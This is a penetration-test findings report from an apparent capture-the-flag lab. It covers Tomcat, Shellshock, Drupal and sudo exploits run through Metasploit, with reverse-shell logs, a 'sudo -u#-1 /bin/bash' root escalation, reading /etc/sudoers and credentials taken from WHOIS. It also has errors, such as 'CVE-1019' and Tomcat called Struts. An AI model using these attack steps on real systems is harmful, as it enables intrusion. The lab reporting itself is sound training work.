
Vulnerability 16	Findings
Title	Nessus Scan Results - CVE-2017-12617 - Apache Tomcat RCE
Type (Web app / Linux OS / WIndows OS)	Linux OS <ul style="list-style-type: none"> 192.168.13.12
Risk Rating	Critical
Description	We performed a Nessus scan for 192.168.13.12 and found a single, critical vulnerability for Apache Tomcat Remote Code Execution Vulnerability (CVE-2017-12617). Vulnerability ID = 97610.
Images	 <p>It is also known as “Apache Struts”</p>   <ul style="list-style-type: none"> Using MSFconsole we were able to successfully deploy the

	<pre>exploit:exploit/multi/http/tomcat_jsp_upload_bypass [*] Started reverse TCP handler on 172.24.158.63:4444 INFO 1 — [ost-startStop-1] o.s.o.c.embedded.Filt [*] Uploading payload ... INFO 1 — [ost-startStop-1] o.s.o.c.embedded.Filt [*] Payload executed! INFO 1 — [ost-startStop-1] o.s.o.c.embedded.Filt [*] Command shell session 2 opened (172.24.158.63:4444 → 192.168.13.10:39036) at 2023-12-05 21:59:22 -0500 [*] msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > sessions Active sessions ===== Id Name Type date (W) Information Connection -- -- -- -- -- -- -- 2 shell java/linux 172.24.158.63:4444 → 192.168.13.10:39036 (192.168.13.10) [*] msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > sessions -i 2 [*] Starting interaction with 2 ... id uid=0(root) gid=0(root) groups=0(root) pwd /usr/local/tomcat cd /root ls ls -la total 24 drwxr-xr-x 1 root root 4096 Feb 4 2022 . drwxr-xr-x 1 root root 4096 Dec 6 02:31 .. -rw-r--r-- 1 root root 570 Jan 31 2010 .bashrc -rw-r--r-- 1 root root 10 Feb 4 2022 .flag7.txt drwxr-xr-x 1 root root 4096 May 5 2016 .gnupg -rw-r--r-- 1 root root 140 Nov 19 2007 .profile clear cts cat .flag7.txt \$k5esbhss [We used the Meterpreter shell to access .flag7.txt which contained the code for Flag7.</pre>
Affected Hosts	192.168.13.12
Remediation	<ul style="list-style-type: none"> Update system and apply the latest security patches.

Vulnerability 17	Findings
Title	CVE-2014-7169 - Shellshock
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	High
Description	<p>We ran MSFconsole and sought exploits containing the term “shellshock” and selected the following as the exploit to launch: exploit/multi/http/apache_mod_cgi_bash_env_exec</p> <p>Then, we set the target URL as /cgi-bin/shockme.cgi (the vulnerable web page) and the remote host as 192.168.13.11. We ran the exploit, accessed a Meterpreter shell, and obtained the sudoers file using command: cat /etc/sudoers.</p>

	 <p>Flag 8 50</p> <ul style="list-style-type: none"> • Use an RCE exploit through Metasploit to exploit the host that ends with .11.
Images	 <ul style="list-style-type: none"> • You will use the "Shocking" exploit. • You may have to try many exploits before one that works. • Free Hint 1: You will need to set the target to /cgi-bin/shockme.cgi • Once you have access to the host, set the payload to /bin/sh. • Free Hint 2: Check your sudo privileges.
Affected Hosts	192.168.13.11
Remediation	Apply updates per vendor instructions.

Vulnerability 18	Findings
Title	CVE-2019-6340 - Drupal
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	Critical
Description	In a previous Nmap scan we learned that 192.168.13.13 was running Drupal 8. We used MSFconsole to deploy another exploit:

	https://nvd.nist.gov/vuln/detail/CVE-2019-6340 or as seen in the image: unix/webapp/drupal_restws_unserialize
	<pre>Nmap scan report for 192.168.13.13 Host is up (0.000006s latency). Not shown: 999 closed tcp ports (reset) PORT STATE SERVICE VERSION 80/tcp open http Apache httpd 2.4.25 ((Debian)) _http-server-header: Apache/2.4.25 (Debian) _http-title: Home Drupal CVE-2019-6340 _http-generator: Drupal 8 (https://www.drupal.org) http-robots.txt: 22 disallowed entries (15 shown) /core/ /profiles/ /README.txt /web.config /admin/ /comment/reply/ /filter/tips /node/add/ /search/ /user/register/ /user/password/ /user/login/ /user/logout/ /index.php/admin/ _/index.php/comment/reply/ MAC Address: 02:42:C0:A8:0D:0D (Unknown)</pre> 
Images	<p>Again, we accessed the Meterpreter shell and discovered the root user as www-data.</p> 
Affected Hosts	192.168.13.13
Remediation	<ul style="list-style-type: none"> This system can be updated to the latest version and patched to address the security vulnerability.

Vulnerability 19	Findings
Title	CVE-1019-14287 - Security Bypass
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	Critical
Description	We ran a security bypass. Using sensitive data contained in the Whois record from our previous search, we were able to obtain an SSH username for login using open port 22. Details for exploit/vulnerability can be found here: https://nvd.nist.gov/vuln/detail/CVE-2019-14287
Images	<pre> Registrant Postal Code: 30309 Registrant Country: US Registrant Phone: +1.7702229999 Registrant Phone Ext: Registrant Fax: Registrant Fax Ext: Registrant Email: jlow@2u.com Registry Admin ID: CR534509111 Admin Name: sshUser alice Admin Organization: Admin Street: h8s692hskasd Flag1 Admin City: Atlanta Admin State/Province: Georgia Admin Postal Code: 30309 Admin Country: US Admin Phone: +1.7702229999 Admin Phone Ext: Admin Fax: Admin Fax Ext: Admin Email: jlow@2u.com Registry Tech ID: CR534509110 Tech Name: sshUser alice Tech Organization: Tech Street: h8s692hskasd Flag1 Tech City: Atlanta Tech State/Province: Georgia Tech Postal Code: 30309 Tech Country: US Tech Phone: +1.7702229999 Tech Phone Ext: Tech Fax: Tech Fax Ext: Tech Email: jlow@2u.com Name Server: NS51.DOMAINCONTROL.COM Name Server: NS52.DOMAINCONTROL.COM DNSSEC: unsigned URL of the ICANN WHOIS Data Problem Reporting System: http://wdprs.internic.net/ >>> Last update of WHOIS database: 2023-12-06T02:16:40Z <<</pre> <p>Network Whois record</p> <p>Queried whois.arin.net with "n 3.33.130.190"...</p> <p>NetRange: 3.0.0.0 - 3.127.255.255</p> <p>We gained access using ssh alice@192.168.13.14. As with the open port 21 vulnerability, we gained access to the system by using the username as login name and password. With this information we were able to conduct a privilege escalation exploit.</p> <pre>\$ whoami alice \$ ls bin boot dev etc home lib lib64 media mnt opt proc root run run.sh sbin srv sys tmp usr var \$ pwd / \$ sudo -u#-1 /bin/bash root@56feae90ba0:/# cd /root root@56feae90ba0:/root# ls -la total 20 drwxr--r-- 1 root root 4096 Feb 8 2022 . drwxr--r-- 1 root root 4096 Dec 6 02:31 .. -rw-r--r-- 1 root root 3106 Apr 9 2018 .bashrc -rw-r--r-- 1 root root 148 Aug 17 2015 .profile -rw-r--r-- 1 root root 13 Feb 8 2022 flag12.txt root@56feae90ba0:/root# cat flagtxt cat: flagtxt: No such file or directory root@56feae90ba0:/root# cat flag.txt cat: flag.txt: No such file or directory root@56feae90ba0:/root# cat flag12.txt 475df2kdf384 root@56feae90ba0:/root#</pre>

Affected Hosts	192.168.13.14
Remediation	<p>Properly secure, store, and encrypt sensitive data.</p> <p>Do not leave sensitive data (especially credentials) in public facing apps and plain-text.</p> <p>Update password policy.</p> <p>Secure ports and update firewall custom rules</p> <p>Apply system patches and update security.</p>

Vulnerability 20	Findings
Title	Open, Unsecured Ports
Type (Web app / Linux OS / Windows OS)	Windows OS / Linux OS
Risk Rating	Critical
Description	Nmap scan revealed that 172.22.117.20 (Windows OS) had an open port 21 (ftp) that allowed anonymous access. The Linux OS had open port 22 (ssh) which we used to login into with the exposed ssh alice credential.
Images	

	192.168.13.14 has port 22 (ssh) open.
Affected Hosts	172.22.117.20 192.168.13.14
Remediation	<ul style="list-style-type: none">• Use secure ports and protocols.• Set secure username and passwords and follow recommended best practices for authentication and firewall rules.